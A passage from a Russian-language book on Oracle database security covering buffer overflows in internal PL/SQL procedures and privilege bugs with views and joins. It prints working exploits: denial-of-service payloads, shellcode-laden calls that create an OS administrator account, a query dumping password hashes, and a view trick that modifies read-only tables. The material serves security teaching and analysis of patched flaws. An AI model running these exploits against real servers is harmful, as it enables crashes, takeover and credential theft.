Следующий тип уязвимостей, о котором нельзя не упомянуть, – это переполнение буфера (Buffer Overflow). Данный тип уязвимостей – один из самых распространенных и самый опасный из уязвимостей, встречающихся в программном обеспечении. Что касается СУБД Oracle, то уязвимость переполнения буфера менее распространена, чем та же PL/SQL Injection, но в то же время более опасна. В отличие от уязвимостей класса PL/SQL Injection, в результате которых мы получаем права администратора в СУБД, при ошибке переполнения буфера мы можем получить права администратора на сервере, что несомненно более критично. В то же время реализовать уязвимость класса переполнения буфера сложнее, чем уязвимость класса PL/SQL Injection. Необходимо отметить, что в данной главе мы будем говорить про ошибки переполнения буфера во внутренних процедурах СУБД, то есть для их реализации также требуются минимальные права в СУБД. Уязвимости переполнения буфера в Листенере и прочих компонентах, которые можно реализовать удаленно, тут рассматриваться не будут. Ниже приведена небольшая таблица со сравнением основных характеристик этих двух уязвимостей применительно к СУБД Oracle.

Таблица 6.2-1. Основные характеристики уязвимостей PL/QSL Injection и Buffer Overflow применительно к СУБД Oracle

PL/QSL Injection	Buffer Overflow
+ проще в реализации	– сложнее в реализации
+ код эксплоита кроссплатформенный	– код эксплоита зависит от версии ОС и СУБД
+ более распространенная	– менее распространенная
+ публичные эксплоиты появляются с каждым новым CPU	– публичные эксплоиты появляются редко
– эскалация привилегий максимум до роли DBA	+ возможность эскалации привилегий до администратора ОС

На данный момент найдено множество уязвимостей переполнения буфера во внутренних процедурах СУБД Oracle. Вот лишь часть из них, сгруппированная по времени публикации информации об уязвимости:

```
CPU April 2008

SYS.KUPF$FILE_INT.GET_FULL_FILENAME
SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER
SYS.DBMS_AQJMS_INTERNAL.AQ$_REGISTER

CPU Jan 2008

XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA
XDB.XDB_PITRIG_PKG.PITRIG_DROP
XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA

CPU Oct 2007 и предыдущие
```

```
SYS.DBMS_DRS.GET_PROPERTY
XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
XDB.DBMS_XMLSCHEMA_INT.GENERATESCHEMA
SYS.DBMS_SYSTEM.KDWRT
NUMTODSINTERVAL
NUMTOYMINTERVAL
DBMS_REPCAT_RGT.INSTANTIATE_OFFLINE
SELECT DBMS_REPCAT_RGT.INSTANTIATE_ONLINE
DBMS_REPCAT_ADMIN.REGISTER_USER_REPGROUP
```

6.2.1. Анализ одной уязвимости

Переполнение буфера во внутренних процедурах по технике не отличается от других переполнений. Как и в любом другом переполнении, смысл заключается в передаче параметров нестандартной длины той функции, которая не проверяет размер входных параметров перед помещением их в буфер определенного размера.

Рассмотрим как пример процедуру, в которой была обнаружена уязвимость переполнения буфера. Первая новость об этой уязвимости появилась в ноябре 2007 года. Уязвимость присутствовала в процедуре XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA, доступной на выполнение любому пользователю СУБД. Процедура имеет два входных параметра строкового типа; в случае если общая длина двух строк превысит некое значение (около 1800 байт, в зависимости от версии СУБД), то буфер, отведенный под эти переменные, переполнится, и главный процесс СУБД аварийно завершит работу. Ниже приведен код эксплоита, опубликованный для подтверждения данной уязвимости.

```
   -- Utility to free Oracle memory
declare
larry varchar2(32767);
mary varchar2(32767);
begin
larry:='larryellison';
larry:=larry||larry;
larry:=larry||larry;
larry:=larry||larry;
larry:=larry||larry;
larry:=larry||larry;
larry:=larry||larry;
larry:=larry||larry;
mary:='maryann';
mary:=mary||mary;
mary:=mary||mary;
mary:=mary||mary;
mary:=mary||mary;
mary:=mary||mary;
mary:=mary||mary;
mary:=mary||mary;
xDb
/*Mary*/./*And*/XDB_PITRIG_PKG/*Larry*/./**/PITRIG_DROPMETADATA(mary
, larry);
end;
```

Данный эксплоит примечателен еще и тем, что содержит в себе техники скрытия от систем обнаружения вторжений, о чем более подробно будет сказано в разделе 6.7.3 .При запуске данного эксплоита на СУБД Oracle версии 10g R2 мы можем видеть ошибку, свидетельствующую о том, что связь с сервером СУБД нарушена, а также то, что повторное подключение невозможно (рис. 6.2.1-1).




Рис. 6.2.1-1. Атака на отказ в обслуживании на СУБД Oracle при помощи уязвимости в процедуре XDB_PITRIG_PKG.PITRIG_DROPMETADATA

Данной уязвимости подвержена версия СУБД Oracle 10g R2. Через некоторое время после публикации информации об этой уязвимости автор обнаружил, что подобная уязвимость присутствует и в других процедурах пакета XDB.XDB_

PITRIG_PKG, но только в предыдущем релизе Oracle 10g R1. Оказалось, что в версии СУБД Oracle 10g R1 уязвимы к переполнению буфера следующие пакеты:

- xDb.XDB_PITRIG_PKG.PITRIG_DROP
- xDb.XDB_PITRIG_PKG.PITRIG_TRUNCATE

Об уязвимостях было сообщено разработчикам, и в следующем пакете обновлений уязвимости были закрыты, и автору была вынесена благодарность от компании Oracle (см. врезку).

Credits

The following people or organizations discovered and brought security vulnerabilities addressed by this Critical Patch Update to Oracle's attention: CERT/CC; Esteban Martinez Fayo of Application Security, Inc.; Pete Finnigan; Joxean Koret; Alexander Kornbrust of Red Database Security; Ali Kumcu of inTellectPro; David Litchfield of NGS Software; Mariano Nunez Di Croce of CYBSEC S.A.; and **Alexandr Polyakov of Digital Security**.

Эксплоит, реализующий данную уязвимость, был опубликован на сайте, посвященном безопасности, – milw0rm.com (рис. 6.2.1-2), а также на других ресурсах сети.




Рис. 6.2.1-2. Эксплоит, опубликованный автором на сайте milw0rm.com

Уязвимость переполнения буфера в PL/SQL-процедурах не редкость, в последнем пакете критических обновлений, вышедшем в момент написания главы (CPU April 2008), присутствуют также несколько уязвимостей переполнения буфера.

6.2.2. Написание PoC-эксплоита к новой уязвимости

Возьмем для примера последнюю опубликованную на момент написания главы уязвимость и попробуем написать Prof Of Concept эксплоит, реализующий для начала атаку отказа в обслуживании. Возьмем процедуру SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER, о которой заявлено, что в ней обнаружено переполнение. В официальных источниках написано следующее:

> «Уязвимость существует из-за ошибки проверки границ данных в процедурах AQ$_REGISTER и AQ$_UNREGISTER в пакете Proof Of Concept SYS.DBMS_ AQJMS_INTERNAL. Удаленный пользователь может вызвать переполнение буфера и выполнить произвольный код на целевой системе. Для успешной эксплуатации уязвимости злоумышленнику потребуются привилегии EXECUTE для пакета SYS.DBMS_AQJMS_ INTERNAL». Других подробностей не сообщается.

Попробуем узнать, какие параметры принимает на вход данная процедура, и прочую информацию об уязвимости, воспользовавшись утилитой Oracle Enterprise Manager. Как можно видеть на рис. 6.2.2-1, информация о процедуре недоступна, так как ее код зашифрован (wrapped). О том, как получить доступ к зашифрованному коду, можно узнать в главе 7, а сейчас мы попытаемся работать методом «черного ящика».




Рис. 6.2.2-1. Информация о пакете SYS.DBMS_AQJMS_INTERNAL недоступна

Для начала необходимо узнать, сколько параметров у процедуры и какого они типа. Делается это следующим нехитрым способом – последовательным перебором количества параметров:

```
SQL> exec SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER('a');
BEGIN SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER('a'); END;
      *
ERROR at line 1:
ORA-06550: line 1, column 7:
```

```
PLS-00306: wrong number or types of arguments in call to 'AQ$_UNREGISTER'
ORA-06550: line 1, column 7:
PL/SQL: Statement ignored

SQL> exec SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER('a','b');
BEGIN SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER('a','b'); END;

   ERROR at line 1:
ORA-06550: line 1, column 7:
PLS-00306: wrong number or types of arguments in call to 'AQ$_UNREGISTER'
ORA-06550: line 1, column 7:
PL/SQL: Statement ignored
.
.
.
.
.


SQL> exec SYS.DBMS_AQJMS_INTERNAL.AQ$_UNREGISTER('a','d','d','f','g');

PL/SQL procedure successfully completed.
```

Таким образом, мы узнали, что у процедуры пять входных параметров; попробуем ввести следующий запрос, чтобы узнать, какую-нибудь дополнительную информацию:

```
SQL>  exec SYS.DBMS_AQJMS_INTERNAL.AQ$_REGISTER('aaaaaaaaaa','bbbbbbbbb',
'ccccccccc','ddddddddd','eeeeeeeee');
BEGIN SYS.DBMS_AQJMS_INTERNAL.AQ$_REGISTER('aaaaaaaaaa','bbbbbbbbb',
'ccccccccc','ddddddddd','eeeeeeeee'); END;
*
ERROR at line 1:
ORA-25205: the QUEUE SYS.BBBBBBBBB does not exist
ORA-06512: at "SYS.DBMS_AQJMS_INTERNAL", line 3
ORA-06512: at line 1
```

Из этого запроса мы узнали, что второй параметр отвечает за название очереди (queue), и над ним стопроцентно выполняются действия, как минимум связанные с проверкой того, существует ли очередь с таким названием. Из этого можно сделать вывод, что переполнение вероятно именно в этом параметре. Проверить наши гипотезы можно путем пошагового увеличения размера второго параметра. В итоге после нескольких проверок было обнаружено, что при вызове процедуры с размером второго параметра более 1700 байт серверный процесс СУБД аварийно завершает работу (рис. 6.2.2-2).

Таким образом, любой более менее образованный злоумышленник сможет в течение нескольких минут после публикации информации об уязвимости уже написать эксплоит, реализующий атаку отказа в обслуживании. Для того чтобы POC-эксплоит переделать в более серьезный, например выполняющий произвольный код на сервере, придется совершить дополнительные действия, но это уже дело техники. В Интернете существует огромное количество информации по написанию эксплоитов к уязвимостям класса переполнения буфера, так что останавливаться на этом не будем.




Рис. 6.2.2-2. Отказ в обслуживании при помощи переполнения в процедуре SYS.DBMS_AQJMS_INTERNAL

6.2.3. Выполнение произвольного кода на сервере

Приведенные выше эксплоиты, используя уязвимость переполнения буфера, реализуют атаку класса «отказ в обслуживании», то есть, по сути, они аварийно завершают работу СУБД. Для того чтобы эксплоит вместо отказа в обслуживании реализовывал другие действия, необходимо встроить в него соответствующий шелл-код, который будет выполнен в контексте главного процесса СУБД с его правами.

Для написания такого эксплоита уже требуются дополнительные трудозатраты и уровень подготовки, но время от времени такие эксплоиты появляются в сети в публичном доступе, что дает возможность даже малообразованным злоумышленникам (script-kiddies) реализовывать атаки, позволяющие получить полный контроль над сервером буквально нажатием одной кнопки.

Теперь рассмотрим на реальном примере один из таких эксплоитов. Эксплоит довольно старый, но, как ни странно, многими используется до сих пор, так как администраторы не часто ставят обновления.

Уязвимая процедура – XDB.DBMS_XMLSCHEMA.GENERATESCHEMA при передаче в качестве второго параметра длинной строки происходит переполнение буфера, и система падает.

```
SQL>  SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA('a','AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBC'||'CCCCCCCCCABCDEAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBCCCCCCCCCC'||'ABCDEAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDE') FROM DUAL;

ERROR:
ORA-03113: end-of-file on communication channel
no rows selected
SQL> select * from dual;
ERROR:
ORA-03114: not connected to ORACLE
```

Теперь, если внедрить в правильное место шеллкод, то вместо отказа в обслуживании на сервере будет выполняться команда, добавляющая в ОС нового пользователя. Данный эксплоит работает для версии СУБД Oracle 10g R1 под управлением ОС Windows. Ниже приведен его код:

```
SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA('a','AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDE'||chr(212)||chr(100)||chr(201)||
chr(01)||chr(141)||chr(68)||chr(36)||chr(18)||chr(80)||chr(255)||chr(21)||
chr(192)||chr(146)||chr(49)||chr(02)||chr(255)||chr(21)||chr(156)||chr(217)||
chr(49)||chr(2)||chr(32)||'net user sh2kerr 12345 /add') FROM DUAL;
```

Также можно запустить следующий код, для назначения вновь созданному пользователю права администратора.

```
SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA('a','AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDE'||chr(212)||chr(100)||chr(201)||
chr(01)||chr(141)||chr(68)||chr(36)||chr(18)||chr(80)||chr(255)||chr(21)||
chr(192)||chr(146)||chr(49)||chr(02)||chr(255)||chr(21)||chr(156)||chr(217)||
chr(49)||chr(2)||chr(32)||'net localgroup Administrators sh2kerr /add')
FROM DUAL;
```

Таким образом, используя уязвимость класса «переполнение буфера», можно запуском одной команды, имея права обычного пользователя в СУБД, получить *административные* права на сервере! Не правда ли, впечатляет? Также хочется отметить, что если в публичных источниках эксплоитов нет, это ни в коем случае не значит, что их написание невозможно, как мы уже убедились в предыдущем разделе.

6.3. Фокусы с представлениями

Приведенные выше уязвимости PL/SQL Injection и Buffer Overflow – это еще не полный список уязвимостей, которым подвержена СУБД Oracle. Если вышеперечисленные уязвимости встречаются и в других продуктах (только вместо PL/SQL Injection там SQL Injection) и они не уникальны, то существует несколько классов уязвимостей, присутствующих только в СУБД Oracle. Первый из них связан с некорректной реализацией работы с представлениями (view) и объединениями (join) в СУБД Oracle.

6.3.1. Представления

Представлением (VIEW) в СУБД Oracle называется виртуальная (логическая) таблица, результат запроса из базы данных. В отличие от обычных таблиц

БД, представление не является набором данных как таковым, хранящимся в базе. Содержимое представления динамически вычисляется на основании данных, находящихся в реальных таблицах. Изменение данных в реальной таблице БД немедленно отражается в содержимом всех представлений, построенных на основании этой таблицы. Представления скрывают от прикладной программы сложность запросов и саму структуру таблиц БД. Когда прикладной программе требуется таблица с определенным набором данных, она делает простейший запрос из подготовленного представления. При этом даже если для получения этих данных требуется чрезвычайно сложный запрос, сама программа этого запроса не содержит. Например, таблица DBA_USERS является удобным представлением таблицы SYS.USER$. Для того чтобы создать собственное представление, можно воспользоваться следующей командой (кстати, представление из другого представления делается так же, как и из таблицы).

```
SQL> CREATE VIEW DBA_USERS_MINI as SELECT username, password from
dba_users;
View created.

SQL> select * from dba_users_mini;
USERNAME                       PASSWORD
------------------------------------------------------------
SYSTEM                         EC7637CC2C2B0ADC
SYS                            77E6B621F3BB777A
OLAPSYS                        3FB8EF9DB538647C
```

В данном примере мы создали представление, в котором будут «храниться» только имена пользователей и пароли. Вот вкратце основная информация по представлениям.

6.3.2. Объединения

Ключевое слово join (объединение) в SQL используется при построении сложных запросов. Инструкция Join позволяет объединить колонки из нескольких таблиц в одну. Объединение происходит временное, и целостность таблиц не нарушается. Существует три типа join-выражений:

- inner join;
- outer join;
- cross join.

В свою очередь, outer join может быть left, right и full (слово outer обычно опускается). В качестве примера создадим две простые таблицы и сконструируем для них SQL-выражения с использованием join. В первой таблице будет хранится ID пользователя и его имя, а во второй – ID объекта, имя объекта и ID пользователя, который имеет доступ к этому объекту.

```
create table join_users (id number(11,0),name varchar(16),primary key id))

create table join_objects (id number(11,0),name varchar(16),userid number
(11, 0),primary key (id) )
```

Содержимое таблиц пусть будет таким:

```
ID  NAME
  1    user1
  3    user3
  4    user4

ID  NAME  USERID
  1    obj1      3
  2    obj2      1
  3    obj3      2
  5    obj5      3
```

Конструкция **join** выглядит так:

```
... join_type join table_name on condition ...
```

где join_type – тип join-выражения;
table_name – имя таблицы, которая присоединяется к результату;
condition – условие объединения таблиц.

Конструкция join располагается сразу после select-выражения. Например:

```
select join_objects.name, users.name
  from join_objects
  inner join join_users on join_users.id = join_objects.userid
```

Inner join необходим для получения только тех рядов, для которых существует соответствие записей главной таблицы и присоединяемой.

Результат будет таким:

```
NAME   NAME
 obj2    user1
 obj1    user3
 obj5    user3
```

Left join – из главной таблицы будут выбраны все записи, даже если в присоединяемой таблице нет совпадений. Пример:

Результат выполнения запроса:

```
NAME   NAME
 obj1    user3
 obj2    user1
 obj3    (null)
 obj5    user3
```

Результат показывает все объекты и их администраторов, вне зависимости от того, есть они или нет.

Right join отображает все ряды, удовлетворяющие правой части условия condition, даже если они не имеют соответствия в главной (левой) таблице. То есть обратно предыдущему варианту.

А результат будет следующим:

```
NAME    NAME
 obj2    user1
```

```
obj1     user3
obj5     user3
(null)   user4
```

Результирующая таблица показывает ресурсы и их администраторов.

Full outer join (ключевое слово outer можно опустить) необходим для отображения всех возможных комбинаций записей из нескольких таблиц. Иными словами, это объединение результатов left и right join.

А результат будет таким:

```
NAME   T_NICK
 obj1       user3
 obj2       user1
 obj3       (null)
 obj5       user3
(null)      user4
```

Cross join. Этот тип join еще называют декартовым произведением. Вот пример запроса, который аналогичен cross join:

```
select join_objects.name, join_users.name
  from join_resources, join_users
```

Вот вкратце основная информация по объединениям.

6.3.3. Первая уязвимость, связанная с обработкой объединений

Первая уязвимость, связанная с объединениями, была опубликована еще в 2002 году. Уязвимости была подвержена СУБД Oracle версии 9i R1, на данный момент уже довольно старая, но еще встречающаяся в корпоративной среде.


В информации об уязвимости сообщается, что пользователь со стандартными привилегиями CONNECT и RESOURCE может получить доступ к критичным данным с помощью конструкции OUTER JOIN, используя следующие команды:

```
SQL> connect scott/tiger;
Connected.

SQL> select a.username, a.password
2 from sys.dba_users a left outer join sys.dba_users b on
3 b.username = a.username
4 ;


USERNAME PASSWORD
------------------------------ ------------------------------
SYS D4C5016086B2DC6A
SYSTEM D4DF7931AB130E37
DBSNMP E066D214D5421CCC
AURORA$JISSUTILITY$ INVALID
.
.
.
```

Таким образом, пользователь с минимальными привилегиями может получить доступ к таблице с хэшами паролей всех пользователей СУБД. На данный момент эта уязвимость уже давно закрыта, но идея с объединениями на этом не закончилась, и в скором времени появились еще несколько подобных уязвимостей.

6.3.4. Объединения + представления

Следующая уязвимость уже была связана с некорректной работой в случае создания представлений, в которых используются объединения. Информация об уязвимости была опубликована случайно 6 апреля 2006 года на сайте metalink (рис. 6.3.4-1). Это веб-сайт для заказчиков, на котором раньше всего появляется информация об уязвимостях, а также пакеты обновления CPU. Она продержалась там примерно сутки перед тем, как ее удалили. Позже, 10 апреля 2006 года, в публичном месте на сайте http://red-database-security.com была выложена подробная информация о данной уязвимости, но код эксплоита не был приведен.



Subject: **A User With SELECT Oject Privilege on Base Tables Can Delete Rows From a View**

Doc ID: **Note:363848.1** Type: **PROBLEM**

Last Revision Date: **06-APR-2006** Status: **MODERATED**

In this Document
Symptoms
Cause
Solution
References

This document is being delivered to you via Oracle Support's Rapid Visibility (RaV) Rapid Visibility (RaV) process, and therefore has not been subject to an independent technical review.

Applies to:

Oracle Server - Enterprise Edition - Version: 9.2.0.0 to 10.2.0.3
This problem can occur on any platform.

Symptoms

Рис. 6.3.4-1. Информация об уязвимости в представлениях на сайте metalink

Уязвимости подвержены версии СУБД, начиная от 7.3 и заканчивая 10g R2. Уязвимость заключается в том, что пользователь, имеющий права SELECT на таблицу, может выполнять команды INSERT/UPDATE/DELETE над данными из этой таблицы при помощи создания представлений. Как заявлено в официальных источниках, для реализации данной атаки злоумышленник должен иметь привилегии CREATE VIEW.

Пример атаки

Рассмотрим простой пример, в котором мы попытаемся изменить данные, доступные только для чтения. Сначала создадим от имени системного пользователя таблицу 'TEST' и назначим на нее права SELECT всем пользователям:

```
SQL> create table test(id NUMBER primary key , text VARCHAR2(10));
Table created.

SQL> grant select on test to public;
Grant succeeded.

SQL> insert into test(id,name) values (1,'text 1');
1 row created.

SQL> insert into test(id,name) values (2,'text 2');
1 row created.
```

После чего подключаемся пользователем OUTLN и пытаемся получить данные из таблицы и изменить их:

```
SQL> connect outln/outln

SQL> select * from SYSTEM.TEST;

        ID TEXT
---------- --------------------
         1 text 1
         2 text 2

SQL> update SYSTEM.TEST set text='pwned' where id=1;
update SYSTEM.TEST set text='pwned' where id=1
                *
ERROR at line 1:
ORA-01031: insufficient privileges
```

Как и полагается, выборка из таблицы проходит успешно, а изменение данных запрещено. Теперь создадим специальное представление (VIEW), содержащее данные из нашей таблицы, и изменим в нем данные:

```
SQL> create view EVILVIEW  as select a.* from (select * from SYSTEM.TEST) a
inner join
  2  (select *   from SYSTEM.TEST) b on (a.id=b.id)
  3  ;

View created.

SQL> select * from EVILVIEW;

     ID TEXT
---------- ----------
     1 text 1
     2 text 2

SQL> update EVILVIEW set text='pwned' where id=1;

1 row updated.
```

Как можно видеть на рис. 6.3.4-2, мы можем модифицировать данные в представлении EVILVIEW, и соответственно данные изменятся в исходной таблице. Таким образом, имея права SELECT на таблицу с важными данными, можно изменить их, используя специальное представление, приведенное выше.




Рис. 6.3.4-2. Успешное изменение данных в таблице при помощи специального представления

